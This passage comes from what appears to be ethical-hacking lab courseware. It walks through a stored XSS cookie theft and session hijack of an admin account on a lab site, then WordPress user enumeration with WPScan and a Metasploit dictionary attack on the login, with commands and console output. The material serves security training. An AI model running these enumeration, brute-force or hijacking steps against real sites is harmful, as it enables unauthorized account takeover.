14. Now, whenever a user who has logged into the website visits this webpage (**Blog** webpage) and clicks on the link, the malicious script running behind the link is activated, and the user will receive an email in the account specified at the time of setting up the GoodShopping website in the lab environment.
15. So, open a new tab, and log into the email account.
16. The email contains the cookie name along with its value. An attacker makes use of these values to hijack an authenticated user session.

TASK 3

Run the Stored XSS Script

17. Now, log into the **Windows Server 2008** machine as a victim.
18. Launch Firefox, type **http://www.moviescope.com** in the address bar, and press **Enter**.
19. The MovieScope login/home page appears.
20. Log into the website as the admin user, with the following credentials:

    Username: **sam**

    Password: **test**



FIGURE 2.10: Logging into MovieScope

21. As the admin user, observe that the web page displays your role (**Admin**) next to **Logout**. Click on the **Blog** tab:



FIGURE 2.11: MovieScope website successfully logged in

22. The **Blog** webpage appears in the browser window. Scroll down the page, and click **Please click here to visit website**.

FIGURE 2.12: Clicking the malicious link

23. As soon as the admin ("**sam**") clicks the link, the malicious script embedded behind the link is activated and an email is the sent to attacker's email ID (i.e., the ID you specified at the time of GoodShopping's website configuration).

24. The admin (victim) is redirected to GoodShopping website's **Default.aspx** web page. Seeing the blank/unavailable web page, he/she clicks **here** link to go back to the previous page, being unaware of the fact that an attack has been performed to steal the cookie.

FIGURE 2.13: Returning back to the previous page



FIGURE 2.14: Stored XSS attack performed

Note: Do not log out of the website during this lab.

TASK 4

Manipulate the User Session Using Firebug

25. Now, switch back to the **Windows 8.1** (attacker's) virtual machine, and open the email window. Observe an email in the inbox with the subject **Cookie Stealing**, and open the email.



FIGURE 2.15: Email in the inbox with the subject named Cookie Stealing

Note: If you do not find the email in the Inbox, refresh the page once or twice.

26. The email contains a message displaying the cookie name and cookie value together, as shown in the screenshot:



FIGURE 2.16: Cookie details stored in the mail

Note: The cookie name remains constant, while the cookie value might vary in your lab environment.

27. Now, switch to the MovieScope tab. Note that **steve** is a general user, not an admin.
28. Click the **View Profile** tab.



FIGURE 2.17: Clicking View Profile Tab

29. Observe that steve's profile is displayed. Now, click the Firebug icon at the top-right corner of the browser window.



FIGURE 2.18: Viewing Steve's Profile

30. The Firebug panel appears in the lower part of the window. Display the **Cookies** tab, then click **Enable**.

Note: If cookies are already enabled, skip to the next step.



FIGURE 2.19: Viewing Cookies tab

31. A list of cookies is displayed, as in the screenshot:



FIGURE 2.20: Firebug panel displaying cookies

32. Note that you need to change the cookie value, the status of which (in the **Expires** column) is **Session**.



FIGURE 2.21: Cookie containing session

33. Right-click **mscope**, and select **Edit**.



FIGURE 2.22: Editing the Cookie

34. An **Edit Cookie** pop-up appears; as already stated, the cookie name (**mscope**) remains constant for the website. Enter the cookie value that you received in the email, and click **OK**.



FIGURE 2.23: Edit Cookie pop-up

35. The cookie value is changed, as shown in the screenshot:



FIGURE 2.24: Cookie value edited

36. Press **F5** to refresh the page, and then click at the right edge of the firebug panel to deactivate the add-on.



FIGURE 2.25: Refreshing the webpage

37. The user name has changed to **sam** (admin) and you have logged into his session. Display the **View Profile** tab.



FIGURE 2.26: Sam's User session established

38. sam's profile is shown, as in the screenshot:



FIGURE 2.27: Sam's Profile

39. This implies that you have implemented the stored XSS attack, successfully hijacked the admin account's user session, and logged into it without any credentials.

40. So, whenever someone visits the Blog web page and clicks the link, their corresponding session cookies are immediately sent to the attacker's email ID, and the attacker can use the cookie values to gain unauthorized access to currently logged-in victims' accounts.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 3

Enumerating and Hacking a Web Application Using WPScan and Metasploit

WordPress is web software and a content management system (CMS) you can use to create a website or blog.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

WPScan is a black-box WordPress vulnerability scanner. It is a regular part of most of penetration testers' assessment toolkit. According to Web Technology Surveys, WordPress is used by 60.4% of all known content management system websites, and 23.8% of all websites. WPScan provides great help in assessing the security of target organizations with WordPress sites.

Lab Objectives

The objective of this lab is to help the students learn how to:

a. Enumerate Users using WPScan

b. Perform dictionary attack to crack passwords using Metasploit

Lab Environment

To perform this lab, you will need:

- A computer running Windows Server 2012
- Windows Server 2008 running as virtual machine
- Kali Linux running as virtual machine

Lab Duration

Time: 10 Minutes

Overview of the Lab

This lab demonstrates multiple attacks performed on a vulnerable php website (WordPress) in an attempt to gain sensible information such as usernames and passwords. The student will learn how to use WPScan tool to enumerate usernames on a WordPress website, and how to crack passwords by performing a dictionary attack using an msf auxiliary module.

Lab Tasks

Before beginning this lab, log onto Windows Server 2008, stop the IIS admin service and World Wide Web Publishing Service. To stop these services, go to **Start → Administrative Tools → Services**, right-click **IIS Admin Service,** and click **Stop**; then right-click **World Wide Web Publishing Service,** and click **Stop**.

When stopping the IIS admin service, if a **Stop Other Services** dialog box appears, stating that other services will also stop, click **Yes**.

TASK 1

Start WampServer in Windows Server 2008

1. Click **Start** at the lower left corner of the screen, and click **start WampServer** to launch WampServer.



FIGURE 3.1: Starting the WampServer

TASK 2

Enumerate Usernames

2. Log in to the **Kali Linux** virtual machine.
3. Launch a command line terminal, type the command **wpscan --url http://[IP Address of Windows Server 2008]/CEH --enumerate u** and press **Enter**.

Note: In this lab, the IP Address of **Windows Server 2008** is **10.0.0.7**, which may vary in your lab environment.

--url switch refers to the WordPress URL on which we would be performing the scan.



FIGURE 3.2: Enumerating the Usernames

4. WPScan begins to enumerate the usernames stored in the website's database, and displays them as shown in the screenshot:

--enumerate switch is assigned to perform enumeration and u switch is assigned in conjunction with enumerate switch to perform enumeration of the usernames.



FIGURE 3.3: Usernames Enumerated

TASK 3

Configure the Options in Auxiliary Module

5. Now that we have successfully obtained the usernames stored in the database, we need to find their passwords.
6. To obtain the passwords, we shall be using an auxiliary module named **wordpress_login_enum** (in msfconsole) and performing a dictionary attack using the **Passwords.txt** file (in the **Wordlists** folder), which you copied to the **root** folder in the previous module.
7. To use the **wordpress_login_enum** auxiliary module, we need to first launch msfconsole.
8. However, we need to start the postgresql and metasploit services before launching the msfconsole.
9. To start postgresql service, type the command **service postgresql start** and press **Enter**.
10. To start the metasploit service, type **service metasploit start** and press **Enter**.



FIGURE 3.4: Starting the Services

11. Because we have started both the services, we shall now launch msfconsole.
12. To launch msfconsole, type **msfconsole** and press **Enter**.



FIGURE 3.5: Launching msfconsole

13. Now, you will use the **wordpress_login_enum** auxiliary module.
14. Type **use auxiliary/scanner/http/wordpress_login_enum** and press **Enter**.

FIGURE 3.6: Using the Auxiliary Module

15. This module allows you to enumerate the login credentials.
16. To know all the options we can configure in this module, type **show options** and press **Enter**.
17. You can view a list of options that can be set for this module. Because we want to obtain the password, we need to set the:
    a. **PASS_FILE**: In this option, we will be setting the **Passwords.txt** file using which; we will be performing the dictionary attack.
    b. **RHOSTS**: In this option, we will be setting the target machine i.e., **Windows Server 2008** IP Address.
    c. **TARGETURI**: In this option, we will be setting the base path to the WordPress website i.e., **http://[IP Address of Windows Server 2008]/CEH/**.
    d. **USERNAME**: In this option, we will be setting the username that was obtained in the **Step no. 4**.



FIGURE 3.7: Viewing the Options

18. Type **set PASS_FILE /root/Wordlists/Passwords.txt** and press **Enter** to set file containing the passwords.
19. Type **set RHOSTS [IP Address of Windows Server 2008]** and press **Enter** to set the target IP Address.
20. Type **set TARGETURI http://[IP Address of Windows Server 2008]/CEH/** and press **Enter** to set the base path to the WordPress website.
21. Type **set USERNAME admin** and press **Enter** to set the username as **admin**.

Note: You may issue any one of the usernames that you have obtained during the enumeration process. In, this lab, we are issuing the **admin** user.

```
root@root: ~
File  Edit  View  Search  Terminal  Help
   STOP_ON_SUCCESS      false      yes      Stop guessing when a credential w
   TARGETURI            /          yes      The base path to the wordpress ap
   THREADS              1          yes      The number of concurrent threads
   USERNAME                        no       A specific username to authentica
   USERPASS_FILE                   no       File containing users and passwor
   USER_AS_PASS         false      no       Try the username as the password
   USER_FILE                       no       File containing usernames, one pe
   VALIDATE_USERS       true       yes      Validate usernames
   VERBOSE              true       yes      Whether to print output for all a
   VHOST                           no       HTTP server virtual host

msf auxiliary(wordpress_login_enum) > set PASS_FILE /root/Wordlists/Passwords.txt
PASS_FILE => /root/Wordlists/Passwords.txt
msf auxiliary(wordpress_login_enum) > set RHOSTS 10.0.0.7
RHOSTS => 10.0.0.7
msf auxiliary(wordpress_login_enum) > set TARGETURI http://10.0.0.7/CEH/
TARGETURI => http://10.0.0.7/CEH/
msf auxiliary(wordpress_login_enum) > set USERNAME admin
USERNAME => admin
msf auxiliary(wordpress_login_enum) >
```

FIGURE 3.8: Setting the Options

TASK 4

Run the Auxiliary Module

22. Now, all the options have been successfully set. Type **run** and press **Enter** to execute the auxiliary module.

```
root@root: ~
File  Edit  View  Search  Terminal  Help
msf auxiliary(wordpress_login_enum) > run
```

FIGURE 3.9: Running the Auxiliary Module

23. The auxiliary module begins to brute-force the login credentials by trying various passwords for the given username **admin**.

